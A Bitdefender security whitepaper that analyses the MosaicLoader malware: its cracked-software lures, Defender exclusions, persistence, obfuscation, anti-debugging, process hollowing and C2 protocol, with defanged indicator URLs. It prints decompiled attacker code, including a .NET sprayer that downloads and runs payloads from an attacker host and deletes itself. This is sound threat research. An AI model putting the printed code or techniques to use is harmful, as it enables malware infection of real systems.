WHITEPAPER

Bitdefender

Security

Debugging MosaicLoader, One Step at a Time

www.bitdefender.com

Contents

Authors:
Janos Gergo SZELES, Senior Security Researcher @ Bitdefender

Summary

Bitdefender researchers have noticed a new malware strain spiking in our telemetry. What caught our attention were processes that add local exclusions in Windows Defender for specific file names (*prun.exe, appsetup.exe, etc.*), that all reside in the same folder, called *\PublicGaming*. Further investigation revealed that this malware is a downloader that can deliver any payload to the infected system. We named it MosaicLoader because of the intricate internal structure that aims to confuse malware analysts and prevent reverse-engineering.

MosaicLoader is seemingly delivered through paid ads in search results designed to lure users looking for cracked software to infect their devices. Once planted on the system, the malware creates a complex chain of processes and tries to download a variety of threats, from simple cookie stealers to cryptocurrency miners or more complex ones, such as the Glupteba Backdoor.

Researchers at Fortinet [1] noticed similar processes that used the same C2 as MosaicLoader investigated by us. In that case, attackers asked them to remove detection on the file *net-helper.exe.* The trick used by the malicious actors was to create seemingly legitimate executable files including manifest information such as company name and description that was related to the file's name. The attackers stuck to this approach with the newer droppers, mimicking executable files that belong to legitimate software. While the execution flow of the malware is somewhat similar to Warzone RAT [2], the C2 servers and the delivered payloads do not seem related to the actors behind Warzone.

In this article, we will show the execution flow of MosaicLoader along with some techniques employed by attackers, including:

- Mimicking file information that is similar to legitimate software
- Code obfuscation with small chunks and shuffled execution order
- Payload delivery mechanism infecting the victim with several malware strains

Technical analysis

Initial access

Bitdefender has identified the initial droppers originating from archives that pretend to contain cracked software installers. We observed archive names like *mirc-7-64-keygen-plus-crack-fully-version-free-download, officefix-professional-6-122-crack-full-version-latest-2021, setup-starter_v2.3.1*, etc. This pattern confirms that malicious actors purchase ad slots in search engine results to boost their links as top results when people search for cracked software [5]. When users start processes with names in the word cloud of installers (install, setup, etc.), the infection chain starts in the background, without the user's awareness and with no visible windows.

Execution flow

The execution flow of the malware is linear, spawning a few process layers until the final payloads get to run.



Fig.1. Execution flow

Downloader

Most of the initial downloaders we analyzed have icon and Version Info similar to legitimate applications. For example, in the screenshot below (Fig 3.), we can see that *dropper.exe* (renamed by us) mimics an NVIDIA process. The dropper also has a revoked digital signature unrelated to NVIDIA, indicating that it was either cryptographically insecure or abused by malware. Around half of the droppers we analyzed seemed to be Delphi executables, but Delphi disassemblers do not recognize them as valid files. Around their entry point, they contained native C/C++ code, structured similarly to the other half of the samples analyzed.



Fig.2. Revoked digital signature

Property	Value
CompanyName	NVIDIA Corporation
FileDescription	NVIDIA Package Launcher
FileVersion	1.0.11
InternalName	PackageLauncher
LegalCopyright	Copyright © 2011-2021 NVIDIA Corporation
OriginalFilename	PackageLauncher.exe
PrivateBuild	Jan 22, 2021
ProductName	NVIDIA Package Launcher

Fig.3. Version Info similar to NVIDIA

The samples share a common trait: they have one or two additional executable sections, named with a combination of random English words concatenated to 8 characters (the maximum limit in the PE format). In this section the entropy is very high, similar to packed data. However, the content is not packed, it contains code, and it is the result of the mosaic-like obfuscation, which we discuss later in this article.

Name	Virtual Size	Virtual Address
Byte[8]	Dword	Dword
.text	001914E4	00001000
.rdata	0007D110	00193000
.data	00B8BCEC	00211000
.rsrc	0001138C	00D9D000
	00011128	00DAF000
Bluecent	0046B000	00DC1000
RedBarri	00150FA7	0122C000

Fig.4. Sections of a downloader

The dropper downloads *update-assets.zip* from the C2 server (**checkblanco[.]xyz** in our run) into the *%TEMP%* folder. The *.zip* file contains the two files required for the second stage, *appsetup.exe*, and *prun.exe*. Then, the dropper extracts these files to *C:\Program Files (x86)\PublicGaming* and launches several instances of Powershell to add exclusions from Windows Defender for the folder and the specific file names.



Fig.5. Download operation



Fig.6. Windows Defender exclusions via Powershell

Second Stage - appsetup.exe

The filename for this process is always *appsetup.exe* in case of an infection. The objective of this process is to attain persistence on the system. First, it adds a new registry value to *HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Prun* that will point to the other component of the second stage, *C:\Program Files (x86)\PublicGaming\prun.exe*.

Then, it registers *appsetup.exe* as a service called pubgame-updater to run periodically, ensuring that even if the persistence registry key gets cleaned up, it adds it again.

Fig.7. Setting persistence through Run key for prun.exe

Fig.8. Creating the service with appsetup.exe

Finally, it launches *prun.exe,* which will complete the delivery part of the second stage.

Second Stage - prun.exe

We can observe the same characteristics for *prun.exe* as for the downloader. We have an additional section with EXECUTE permissions, and it seems to be a big blob of packed data. This is a recurring pattern, so we decided to reverse-engineer the file. Around the entry point, there is a function call that transfers the execution from the main code section to the additional one.

```
CODE:0043507A                 call    loc_597248
CODE:0043507F                 fild    qword ptr [edi]
CODE:00435081                 retn
CODE:00435081 sub_435064      endp
CODE:00435081
CODE:00435081 ;

; ---------------------------------------------------------------
loc_597248:                                   ; CODE XREF: sub_435064+16↑p
                                              ; Lagooonw:005984CF↓j
```

Fig.9. Jumping from CODE section to “Lagoonw”

As we mentioned before, in this section we find heavily obfuscated code. Its Shannon entropy is high, similar to packed or encrypted buffers. IDA disassembler considers it an array of DWORDs with no meaningful data. However, when we jump to the address referenced by the code, we start to observe several obfuscation and anti-reverse techniques.

```
Lagooonw:00505000 ; Segment type: Pure code
Lagooonw:00505000 ; Segment permissions: Read/Execute
Lagooonw:00505000 Lagooonw        segment para public 'CODE' use32
Lagooonw:00505000                 assume cs:Lagooonw
Lagooonw:00505000                 ;org 505000h
Lagooonw:00505000                 assume es:nothing, ss:nothing, ds:CODE, fs:nothing, gs:nothing
Lagooonw:00505000                 dd 0A889A20Eh, 3A5DF3EBh, 673A6A02h, 4986E750h, 5419D0C8h
Lagooonw:00505000                 dd 0A2001EF0h, 1D916697h, 9B9796CEh, 17FB7201h, 30B98F6Dh
Lagooonw:00505000                 dd 0C5428E04h, 19267556h, 9ECCBAFh, 3F4D8AB9h, 6374B04Bh
Lagooonw:00505000                 dd 0DDC17EF7h, 584EA486h, 2882484Ah, 8A7A1D5Eh, 6DF03626h
Lagooonw:00505000                 dd 0C79E7822h, 1707A6F2h, 559EA74h, 0DEC54532h, 0A23E907Fh
Lagooonw:00505000                 dd 194AE141h, 8EB7807Ah, 6312CF24h, 309C5B02h, 3D16AE41h
Lagooonw:00505000                 dd 6F260F88h, 3E07E442h, 1383F958h, 0BDAD123Bh, 989A0FCBh
Lagooonw:00505000                 dd 0E7C41B89h, 30A0FC7h, 0FE8594C0h, 0D7E5C1B5h, 0F859DDEAh
Lagooonw:00505000                 dd 0DFA7A3DAh, 5CECE655h, 3C89D8A3h, 2CDF18ACh, 0FC988398h
Lagooonw:00505000                 dd 0E0CDD34Dh, 73D08E7Bh, 8ED3A35Eh, 9BF512EFh, 0D65BC2CAh
Lagooonw:00505000                 dd 0A054EC45h, 34681B6Ch, 74F0F79Ch, 0DF5886FEh, 747C3996h
Lagooonw:00505000                 dd 5A048B2Bh, 0DF89AC18h, 0CCAF7F37h, 0B92921F6h, 0F7042DE1h
Lagooonw:00505000                 dd 0DE40C1D6h, 4C40A830h, 6621BF46h, 62555AF1h, 3C8C4BB1h
Lagooonw:00505000                 dd 0A8A5EB38h, 54C91E33h, 6FCA3FEEh, 503C28A6h, 8D8AE16Bh
Lagooonw:00505000                 dd 0F38899D8h, 0F85FD21Dh, 0AA3494FFh, 8E50A863h, 5467EDCDh
Lagooonw:00505000                 dd 2F8BCA66h, 0BCF1998Ah, 735E73DDh, 7184F8F1h, 7EBF7F53h
Lagooonw:00505000                 dd 255FC542h, 0F99F438Ch, 0B4ABBD87h, 8B729BEEh, 0CADA9FA3h
```

Fig.10. The contents of “Lagoonw”, recognized as an array of DWORDs

The most prevalent technique is the presence of jumps that break the code into small chunks. Some of these jumps are conditional, but the code above them makes sure the conditions are always satisfied.

```
Lagooonw:00597252                 xor     eax, eax
Lagooonw:00597254                 dec     al
Lagooonw:00597256                 cmp     al, 0FFh
Lagooonw:00597259                 jz      short loc_59726F
```

Fig.11. The al register is always 0xFF at the time of comparison, the jump is taken

The second technique that stands out is the use of mathematical operations with large numbers to obtain values required by the program. This technique makes code hard to follow while reverse-engineering, and it makes the section seem to contain only data (opcodes being 1-2 bytes followed by large numbers of 4 bytes). Between the code chunks are random filler bytes too. These bytes help maintain the impression that the section contains data. The code flow jumps over these parts and only execute the small, meaningful chunks.



Fig.12. Obfuscated code flow jumping over filler bytes

The three techniques mentioned above let the malware mix up the order of the chunks. This way, it creates a mosaic-like structure where the code of the functions is not contiguous and pieces of different functionalities are intertwined. In the example below, the four chunks of code that follow each other represent different functions. The red arrow points to a function dispatcher, where the malware completed the parameters for a *GetProcAddress* call to obtain *VirtualAlloc*, the green one points to some filler operations, the blue one points to a leave section of an SEH handler, and the yellow one points to a trampoline that jumps to a different address. Even if we untangle the jumps, we can't obtain individual functions, as in some cases, the malware omits the use of call instructions, jumping directly to the desired address. The code made up of small intertwined pieces inspired us to call this malware MosaicLoader.



Fig.13. Intertwined code pieces, like a mosaic, each color points to a piece of code belonging to different functions

After we identified the main obfuscation methods the malware uses, we decided to debug it, as static analysis would yield no helpful results. By doing that, we noticed that the malware also employs some classic anti-debugging tricks. For example, it keeps the CPU (and the reverse-engineer) busy without accessing any other resources on the system repeatedly throughout its execution. It stores a random number on the stack, performs lots of filler operations by which it does not change the execution flow, and decreases the value until the zero flag sets to 1. Next, the malware prepares an address in the EBX register depending on the state of the Zero Flag. If the operation did not set the Zero Flag to 1, then EBX will refer to the start of the loop, and if the value on the stack got to 0, the address will point to the next piece of code. Finally, it jumps to the address in EBX.

```
loc_5979EC:                             ; CODE XREF: Lagooonw:005979E0↑j
dec     dword ptr [esp+4]               ; decrease value on stack
pushf                                   ; store flags register to compare with zero flag later
neg     ecx
sub     eax, 986D8721h
jmp     short loc_597A01
; ---------------------------------------------------------------------------
db 14h
db 0E8h ; è
db  30h ; 0
db 0B7h ; ·
db 0FAh ; ú
db 0D3h ; Ó
; ---------------------------------------------------------------------------

loc_597A01:                             ; CODE XREF: Lagooonw:005979F9↑j
imul    edi, 1A053700h
add     ecx, 0AD3DBE33h
pop     eax
and     eax, 40h                        ; check if the zero flag is set
```

Fig.14. Decrease the value on the stack and check zero flag

```
loc_597A85:                             ; CODE XREF: Lagooonw:005
add     edx, 0AEEC7DA3h
add     esi, 0C443CD15h
xor     edi, 96811971h
imul    esi, 474BC180h
imul    edx, 46F24200h
dec     dl
add     ebx, [esp+eax]                  ; prepare address in ebx
```

Fig.15. Prepare address in EBX, among garbage operations

```
loc_597ADF:                             ; CODE XREF: Lagooonw:00597ADB↑j
inc     cl
neg     esi
add     ecx, 0F392ED69h
add     dword ptr [ebp-794h], 0FA0CC5A9h
neg     edx
add     edx, 0CBD57225h
neg     edx
jmp     ebx                             ; transfer execution to outside the loop if the value got to 0
```

Fig.16. Jump to the address stored in EBX

Another anti-debugging trick that might discourage some reverse-engineers is spamming lots of exceptions that trap the execution to the debugger. The malware does the action repeatedly by iterating over the whole image in 0x10000 increments, accessing these memory locations. For pages that are not accessible, reading them will result in an access violation, which pauses execution in the debugger. If we check the SEH chain, we find the malware added an exception handling routine, which skips the access violation and continues the execution. There is no other reason for the malware to iterate through the image several times as it searches for loaded modules differently.

```
597081: The instruction at 0x597081 referenced memory at 0x7FE00000. The memory could not be read -> 7FE00000 (exc.code c0000005, tid 996)
597081: The instruction at 0x597081 referenced memory at 0x7FE10000. The memory could not be read -> 7FE10000 (exc.code c0000005, tid 996)
597081: The instruction at 0x597081 referenced memory at 0x7FE20000. The memory could not be read -> 7FE20000 (exc.code c0000005, tid 996)
597081: The instruction at 0x597081 referenced memory at 0x7FE30000. The memory could not be read -> 7FE30000 (exc.code c0000005, tid 996)
597081: The instruction at 0x597081 referenced memory at 0x7FE40000. The memory could not be read -> 7FE40000 (exc.code c0000005, tid 996)
597081: The instruction at 0x597081 referenced memory at 0x7FE50000. The memory could not be read -> 7FE50000 (exc.code c0000005, tid 996)
597081: The instruction at 0x597081 referenced memory at 0x7FE60000. The memory could not be read -> 7FE60000 (exc.code c0000005, tid 996)
597081: The instruction at 0x597081 referenced memory at 0x7FE70000. The memory could not be read -> 7FE70000 (exc.code c0000005, tid 996)
597081: The instruction at 0x597081 referenced memory at 0x7FE80000. The memory could not be read -> 7FE80000 (exc.code c0000005, tid 996)
597081: The instruction at 0x597081 referenced memory at 0x7FE90000. The memory could not be read -> 7FE90000 (exc.code c0000005, tid 996)
597081: The instruction at 0x597081 referenced memory at 0x7FEA0000. The memory could not be read -> 7FEA0000 (exc.code c0000005, tid 996)
597081: The instruction at 0x597081 referenced memory at 0x7FEC0000. The memory could not be read -> 7FEC0000 (exc.code c0000005, tid 996)
597081: The instruction at 0x597081 referenced memory at 0x7FED0000. The memory could not be read -> 7FED0000 (exc.code c0000005, tid 996)
597081: The instruction at 0x597081 referenced memory at 0x7FEE0000. The memory could not be read -> 7FEE0000 (exc.code c0000005, tid 996)
597081: The instruction at 0x597081 referenced memory at 0x7FEF0000. The memory could not be read -> 7FEF0000 (exc.code c0000005, tid 996)
597081: The instruction at 0x597081 referenced memory at 0x7FF00000. The memory could not be read -> 7FF00000 (exc.code c0000005, tid 996)
597081: The instruction at 0x597081 referenced memory at 0x7FF10000. The memory could not be read -> 7FF10000 (exc.code c0000005, tid 996)
597081: The instruction at 0x597081 referenced memory at 0x7FF20000. The memory could not be read -> 7FF20000 (exc.code c0000005, tid 996)
597081: The instruction at 0x597081 referenced memory at 0x7FF30000. The memory could not be read -> 7FF30000 (exc.code c0000005, tid 996)
597081: The instruction at 0x597081 referenced memory at 0x7FF40000. The memory could not be read -> 7FF40000 (exc.code c0000005, tid 996)
597081: The instruction at 0x597081 referenced memory at 0x7FF50000. The memory could not be read -> 7FF50000 (exc.code c0000005, tid 996)
597081: The instruction at 0x597081 referenced memory at 0x7FF60000. The memory could not be read -> 7FF60000 (exc.code c0000005, tid 996)
597081: The instruction at 0x597081 referenced memory at 0x7FF70000. The memory could not be read -> 7FF70000 (exc.code c0000005, tid 996)
597081: The instruction at 0x597081 referenced memory at 0x80000000. The memory could not be read -> 80000000 (exc.code c0000005, tid 996)
597081: The instruction at 0x597081 referenced memory at 0x7FF80000. The memory could not be read -> 7FF80000 (exc.code c0000005, tid 996)
597081: The instruction at 0x597081 referenced memory at 0x7FF90000. The memory could not be read -> 7FF90000 (exc.code c0000005, tid 996)
597081: The instruction at 0x597081 referenced memory at 0x7FFA0000. The memory could not be read -> 7FFA0000 (exc.code c0000005, tid 996)
```

Fig.17. Lots of exceptions for anti-debugging

Next, the process iterates the Loaded Module List from the PEB to find kernel32.dll loaded in memory. Then it uses the obtained handle to find the *GetProcAddress* function. With the resulting address, the malware can resolve its dependencies.



Fig.18. Resolving VirtualAlloc

The malware allocates a new memory zone, then uses *RtlDecompressBuffer* to obtain a piece of executable code and moves the execution there. The first action in this code is to relocate some well-defined addresses by calculating the relative position to the current EIP in variables stored on the stack. Then, it calls *RtlDecompressBuffer* again for another packed buffer to obtain a new MZPE in memory.

```
0019FE9C  21CC0244
0019FEA0  02024443  debug043:02024443
0019FEA4  024621CC  debug047:024621CC
0019FEA8  0244321A  debug047:0244321A
0019FEAC  21CC0244
0019FEB0  21CC0232
0019FEB4  0244C353  debug047:0244C353
0019FEB8  024621CC  debug047:024621CC
```

Fig.19. Addresses observable on stack, used for relocating decompressed code

The final step in this process is to transfer execution to this decompressed MZPE. The malware uses the Process Hollowing technique to inject the code into a newly created process. The difference between the classic hollowing and the malware's approach is that the process is not in a suspended state after creation.

First, the malware calls *CreateProcess* on its path, seemingly launching itself unsuspended. Then it calls *NtSuspendThread* on the only thread of the new process that is still in the phase of decrementing the large number and did not execute anything significant. It then overwrites the image of the suspended process with the decompressed MZPE. Finally, it uses *SetThreadContext* to set the instruction pointer to the entry point and resumes the thread.

Decompressing an MZPE and hollowing a process that seems to be a self-launch is a technique also used by Warzone RAT [3]. However, Warzone RAT has a specific communication protocol and C2 domains [2] different from what this malware uses.

Module	API
KERNELBASE.dll	RtlInitUnicodeStringEx (0x0019f648, "")
KERNELBASE.dll	RtlInitUnicodeStringEx (0x0019f638, "C:\ce\a282da0cf8b4a35a1fec2a5751682acf.exe")
KERNELBASE.dll	RtlCreateProcessParametersEx (0x0019f670, 0x0019fa20, NULL, NULL, 0x0019f628, NULL,
KERNELBASE.dll	NtOpenKey (0x0019f67c, KEY_QUERY_VALUE | KEY_WOW64_64KEY, 0x0019f664)
KERNELBASE.dll	NtCreateUserProcess (0x0019fab0, 0x0019fa50, MAXIMUM_ALLOWED, MAXIMUM_ALLOW

Fig.20. Process creation

Thread	Module	API
1	KERNEL32.DLL	RtlFreeHeap (0x00960000, 0, 0x00972d90)
1	KERNELBASE.dll	RtlFreeUnicodeString (0x0019f928)
1	KERNELBASE.dll	NtSuspendThread (0x00000264, 0x0019fe90)

Fig.21. Suspend the only thread of the new process

KERNELBASE.dll	NtAllocateVirtualMemory (0x00000268, 0x0019fe70, 0, 0x0019fe74, MEM_COMMIT | MEM_RESERVE, P...
KERNELBASE.dll	NtProtectVirtualMemory (0x00000268, 0x0019fe90, 0x0019fe94, PAGE_EXECUTE_READWRITE, 0x0234a

Fig.22. Creating executable memory in the new process that will contain the new image

We dumped the MZPE file to the disk to analyze it. It is a small file with no obfuscated parts, and we can quickly see that its goal is to communicate with the C2 server and download the malware sprayer for the final stage.

Command and Control

In the binary, we can identify specific strings that characterize this malware family. We found the URL of the C2 server hardcoded as a string. In our analyzed sample, the domain was **t1[.]cloudshielding[.]xyz**, which resolves to **195.181.169.92**. If we search for previous DNS resolutions, we see the attackers use the same IP in the campaign but with various domain names. In our analysis, we noticed samples connecting to the same IP with domains like **c1[.]checkblanco[.]xyz, s1[.]chunkserving[.]com, m1[.]uptime66[.]com, 5a014483-ff8f-467e-a260-28565368d9be[.]certbooster[.]com, 0129e158-aa17-4900-99a6-30f4a49bd0a4[.]nordlt[.]com**, etc. Researchers at Fortinet [1] noticed the same IP in their research too.

```
aHttpT1Cloudshi db 'http://t1.cloudshielding.xyz/tasks',0
                                        ; DATA XREF: sub_404620+13D↑r
```

Fig.23. URL of C2 in binary

```
e@..........t1.cloudshielding.xyz.....e@..........t1.cloudshielding.xyz.....e@..........t1.cloudshielding.xyz...............5.ns0
centralnic.net.
hostmaster.7...g.........\I.....e@..........t1.cloudshielding.xyz...............5.ns0
centralnic.net.
hostmaster.7...g.........\I.....
```

Fig.24. Resolving C2 DNS

Besides the IP, another specific feature of the malware is that it adds "prun" to the User-Agent field of every GET request. When the server is up and running, it accepts GET requests only with the specific User-Agent and responds with a command and its parameters in an application/json stream.

```
aUserAgentPrun  db 'User-Agent: prun',0 ; DATA XREF: sub_40EE30+FD↑o
                                        ; sub_4121C0+244↑o
                align 4
aContentTypeApp db 'Content-Type: application/json',0
                                        ; DATA XREF: sub_4121C0+250↑o
```

Fig.25. User-Agent: prun

There communication protocol contains only two commands: "**download**" and "**command**". The first command, as its name suggests, saves the delivered payload to the disk. The destination of the file is the root of the *%TMP%* folder. The second command executes a specific payload by calling *ShellExecuteW* on it.

```
if ( string_comparison((_DWORD *)v1 + 13, "download") )
```

Fig.26. Download command, for saving payloads to the disk

```
build_path(&v19, "%TMP%\\", &Src);
v13 = sub_41A990((int)&v27, v19, v20, v21, v22, v23);
sub_405490(v13);
sub_4011F0(&v27);
build_path(&v19, "%TMP%\\", &Src);
```

Fig.27. Download destination is the %TMP% folder

```
if ( !string_comparison((_DWORD *)v1 + 13, "command") )
{
  sub_405440(&v28, (int)"unrecognized task type");
  sub_46684F(&v28, &_TI2_AVruntime_error_std__);
  JUMPOUT(0x405C41);
}
sub_401380(&Src, (int)(v1 + 28));
v32 = 2;
sub_4028D0(&v14, &Src);
sub_41A990((int)&v19, v14, v15, v16, v17, v18);
wrapper_shellexecute(v19, v20, v21, v22, v23, SHIDWORD(v23));
```

Fig.28. “Command” command for running payloads

The process runs in an infinite loop, periodically sending requests to the C2 server and receiving commands. We managed to capture some payloads delivered in this phase. All of them are malware sprayers written in .NET. We will discuss their capabilities in the following section.

Malware sprayer

The danger of this payload is that it can deliver any malware on the system. The sprayer’s objective is to download a list of malware from the infection sources controlled by the attackers and to execute them. We have added comments on the code as guidance.

```
static void Main(string[] args)
{
    //Download a list of URLs with payloads
    using (StringReader stringReader = new StringReader(new WebClient().DownloadString("http://integral.hacking101.net")))
    {
        string line;
        while ((line = stringReader.ReadLine()) != null)
        {
            c++; //counts URLs
            //Download and run the payload from the URL on the line
            CheckFile(line);
        }
    }
    try
    {
        new Thread((ThreadStart)delegate
        {
            while (true)
            {
                Thread.Sleep(10);
                if (c == 0)
                {
                    //If there were no URLs report back to the attacker with iplogger service
                    try
                    {
                        new WebClient().DownloadData("https://iplogger.org/1Sqip7");
                    }
                    catch
                    {
                    }
                    try
                    {
                        Process process = new Process();
                        ProcessStartInfo processStartInfo2 = process.StartInfo = new ProcessStartInfo
                        {
                            //Close the current process and delete its executable file from the disk
                            WindowStyle = ProcessWindowStyle.Hidden,
                            FileName = "cmd.exe",
                            Arguments = "/c taskkill /im \"" + Process.GetCurrentProcess().ProcessName + ".exe\" /f & erase \"" + Assembly.GetEntryAssembly().Location + "\" & exit "
                        };
                        process.Start();
                    }
                    catch
                    {
                    }
```

Fig.29. Malware sprayer code

The response from **integral[.]hacking101[.]net** contains a list of URLs that host malware. Some have obscure domain names, specifically registered for hosting malware, while others are legitimate Discord URLs with files uploaded to a public channel.

```
hxxp://45[.]15[.]143[.]191/redirects/v2.exe
hxxp://45[.]15[.]143[.]191/uploads/cpu-only.exe
hxxp://45[.]15[.]143[.]191/files/file1.exe
hxxp://45[.]15[.]143[.]191/files/file2.exe
hxxp://45[.]15[.]143[.]191/files/file3.exe
hxxp://45[.]15[.]143[.]191/files/file4.exe
hxxp://45[.]15[.]143[.]191/files/file5.exe
hxxp://45[.]15[.]143[.]191/files/file6.exe
hxxp://45[.]15[.]143[.]191/files/file7.exe
hxxp://45[.]15[.]143[.]191/files/file8.exe
```

```
hxxps://cdn[.]discordapp[.]com/attachments/838446784648052797/841279408946020352/SX.x.1
hxxp://bandshoo[.]info/app.exe
hxxp://file[.]ekkggr3[.]com/lqosko/p18j/customer2.exe
hxxp://45[.]15[.]143[.]191/files/file9.exe
hxxps://cdn[.]discordapp[.]com/attachments/826897158568804390/839908231831617556/jooyu.
exe
hxxps://cdn[.]discordapp[.]com/attachments/826897158568804390/835108974495662080/setup.
exe
